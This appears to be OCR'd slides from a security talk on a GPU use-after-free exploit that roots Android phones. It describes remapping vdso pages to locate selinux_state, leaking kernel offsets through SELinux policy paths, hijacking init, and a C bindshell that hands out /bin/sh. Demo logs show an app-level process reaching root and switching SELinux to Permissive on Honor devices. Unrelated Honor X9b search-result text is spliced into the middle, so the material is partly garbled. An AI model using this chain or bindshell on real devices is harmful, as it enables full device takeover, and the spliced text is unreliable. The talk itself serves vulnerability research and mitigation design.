
- Remap vdso page to the pagetable we control that reclaimed our UaF pages
- So we can find a new PTE that contains vdso_data_store's physical address, and calculate selinux_state and other variables address.



```
shiba:/ # cat /proc/kallsyms |grep -i vdso_data
ffffffea374871a0 T arch_get_vdso_data
ffffffea39a74000 d vdso_data_store
ffffffea39b20f00 D vdso_data
shiba:/ #
```

Mitigation bypass on Vendor A/B/C

- To be honest, what else “Big” mitigations left to tell…?




Mitigation bypass on Vendor A/B/C

- To be honest, what else mitigations left to tell…?
- No, unless you manually made one xD

Mitigation bypass on Vendor A/B/C

- Where's my firmware ???



People also ask

Will HONOR X9b get Android 14?

How many updates will HONOR X9b get?


Will HONOR X9b get Magic OS 8?

How do I download honor firmware?

If you are using an Honor computer, visit the official Honor website (https://www.honor.com/global/support/), enter your product name, and follow onscreen instructions to download and install the driver or the firmware.

Mitigation bypass on Vendor A/B/C

- Where's my firmware ???



HONOR X9b

308 results found

HONOR X9b 5G: 5800mAh Battery & 108MP Camera - HONOR Global

HONOR X9b 5G is equipped with HONOR Ultra-Bounce Anti-Drop Display, 5800mAh Battery and 108MP Lossless Capture Camera. Click and view more details!

Learn More >

Specifications of HONOR X9b 5G - HONOR Global

Get the full specifications of HONOR X9b 5G: Ultra-Bounce Anti-Drop Display, 5800mAh Battery, 108MP Camera, Snapdragon 6 Gen 1 Gaming Chipset and 20+256GB Storage, etc.

Learn More >

Obtain kernel offsets without firmwares - Way 1

- -rw-r--r-- 1 root root u:object_r:proc_security:s0 0 2024-09-09 14:12 /proc/sys/kernel/kptr_restrict
- allow init proc_security:file { append getattr ioctl lock map open read watch watch_reads write };
- -r--r--r-- 1 root root u:object_r:proc_kallsyms:s0 0 2024-09-09 14:17 /proc/kallsyms
- type_transition init traced_perf_exec:process traced_perf;
- allow traced_perf proc_kallsyms:file { getattr ioctl lock map open read watch watch_reads };

Obtain kernel offsets without firmwares - Way 2


- allow init dev_type:blk_file { getattr ioctl lock map open read watch watch_reads }; -> dev/block/by-name/boot*
- allow init shell_test_data_file:file { create getattr map open read relabelfrom relabelto setattr unlink write }; -> /data/local/tests
- allow shell shell_test_data_file:file { append create execute execute_no_trans getattr ioctl lock map open read rename setattr unlink watch watch_reads write }; -> /data/local/tests
- allow shell shell_data_file:file { append create execute execute_no_trans getattr ioctl lock map open read rename setattr unlink watch watch_reads write }; -> /data/local/tmp/
- allow init shell:process { rlimitinh siginh transition };
- allow shell shell_exec:file { entrypoint execute execute_no_trans getattr ioctl lock map open read watch watch_reads };
- drwxrwx--x 2 shell shell 3.3K 2024-09-06 17:08 tmp (need bypass DAC to access by root user)

Obtain kernel offsets without firmwares - Combine together

1. Hijack init to chmod 0777 for dir /data/local/tmp, thus make root user can create/write the file under this dir (or setuid later to skip this)
2. Read target offsets info and copy contents into /data/local/tests dir
3. Transition our context to u:r:shell:s0 and cp boot.img from /data/local/tests to /data/local/tmp
4. Untrusted_app can get the offsets from /data/local/tmp
5. **[Optional]** get offsets from boot.img

Addons: Root shell 1


- Get remote fd by pid and dup to init's stdin/out/err



```
pidfd_getfd(2)                                           System Calls Manual

NAME
       pidfd_getfd - obtain a duplicate of another process's file descriptor

LIBRARY
       Standard C library (libc, -lc)

SYNOPSIS
       #include <sys/syscall.h>      /* Definition of SYS_* constants */
       #include <unistd.h>

       int syscall(SYS_pidfd_getfd, int pidfd, int targetfd,
                   unsigned int flags);

       Note: glibc provides no wrapper for pidfd_getfd(), necessitating the use of syscall(2).
```


Addons: Root shell 2

- Let init process launch a bindshell that can be connected at anytime




```
        SYSCHK(bind(sockfd, (struct sockaddr *)&server_addr, sizeof(server_addr)));
        SYSCHK(listen(sockfd, 5));


        while (1) {
                uint32_t client_len = sizeof(client_addr);
                int client_socket = SYSCHK(accept(sockfd, (struct sockaddr *)&client_addr, &client_len));
                handle_connection(client_socket);
                close(client_socket);
        }
}

void handle_connection(int client_socket) {
        if (fork() == 0) {
                                setsid();
                dup2(client_socket, 0); // stdin
                dup2(client_socket, 1); // stdout
                dup2(client_socket, 2); // stderr

                // Execute /bin/sh
                execl("/bin/sh", "/bin/sh", NULL);
        }

        sleep(1);
}
```

Demo Samsung




Demo Other Vendor



```
./exp
Start exploiting...

uid=10196(u0_a196) gid=10196(u0_a196) groups=10196(u0_a196),3003(inet),9997(everybody),20196(u0_a196_cache),50196(all_a196) context=u:r:untrusted_app_27:s0:c196,c256,c512,c768


getenforce: Couldn't get enforcing status: Permission denied


[sys.oem_unlock_allowed]: [1]


[ro.build.fingerprint]: [HONOR/ALI-NX1/HNALI-Q:13/HONORALI-N21/7.2.0.151C636E1R2P3:user/release-keys]
leak addr
bypass selinux
Permissive
put payload
Trigger shell...
Failed to set property 'a' to 'a'.
See dmesg for error reason.
id
uid=0(root) gid=0(root) groups=0(root),3009(readproc) context=u:r:toolbox:s0
ls -al /
total 172
drwxr-xr-x   1 root   root       973 2018-08-08 00:01 .
drwxr-xr-x   1 root   root       973 2018-08-08 00:01 ..
drwxr-xr-x   1 root   root        27 2018-08-08 00:01 3rdmodem
drwxr-xr-x   1 root   root        27 2018-08-08 00:01 3rdmodemnvm
drwxr-xr-x   1 root   root        27 2018-08-08 00:01 3rdmodemnvmbkp
drwxr-xr-x   1 root   root        27 2018-08-08 00:01 acct
drwxr-xr-x  62 root   root      1300 2024-02-28 10:13 apex
lrw-r--r--   1 root   root        11 2018-08-08 00:01 bin -> /system/bin
lrw-r--r--   1 root   root        50 2018-08-08 00:01 bugreports -> /data/user_de/0/com.android.shell/files/bugreports
drwxrwx---   7 system cache     4096 2024-02-26 15:12 cache
drwxr-xr-x   4 root   root         0 2024-02-28 10:13 config
drwxr-xr-x   1 root   root       143 2018-08-08 00:01 cust
lrw-r--r--   1 root   root        17 2018-08-08 00:01 d -> /sys/kernel/debug
```

Demo Other Vendor



```
./exp
Start exploiting...

uid=10204(u0_a204) gid=10204(u0_a204) groups=10204(u0_a204),3003(inet),9997(everybody),20204(u0_a204_cache),50204(all_a204) context=u:r:untrusted_app_27:s0:c


getenforce: Couldn't get enforcing status: Permission denied


[sys.oem_unlock_allowed]: [1]


[ro.build.fingerprint]: [HONOR/REA-NX9/HNREA:13/HONORREA-N39/7.1.0.230C636E1R2P4:user/release-keys]
leak addr
bypass selinux
Permissive
put payload
Trigger shell...
Failed to set property 'a' to 'a'.
See dmesg for error reason.
id
uid=0(root) gid=0(root) groups=0(root),3009(readproc) context=u:r:toolbox:s0
```

Agenda

- Backgrounds
- Bug analysis
- GPUAF exploit
- **Conclusion**

Conclusions

- More details of using GPUAF has been discussed
- Creating side effects with page table are quite interesting
- Mitigation design should follow the attacker’s step
- Human made “mitigations” are not good mitigations

References

- The way to android root exploiting your gpu on smartphone
- The code that wasnt there, reading memory on an android device by accident
- Linux Kernel Physical Memory Management
- Armv8 Reference Manual for A-profile architecture
- How we use Dirtypipe to get reverse shell on Android Emulator and Pixel6

Q & A

Thanks for listening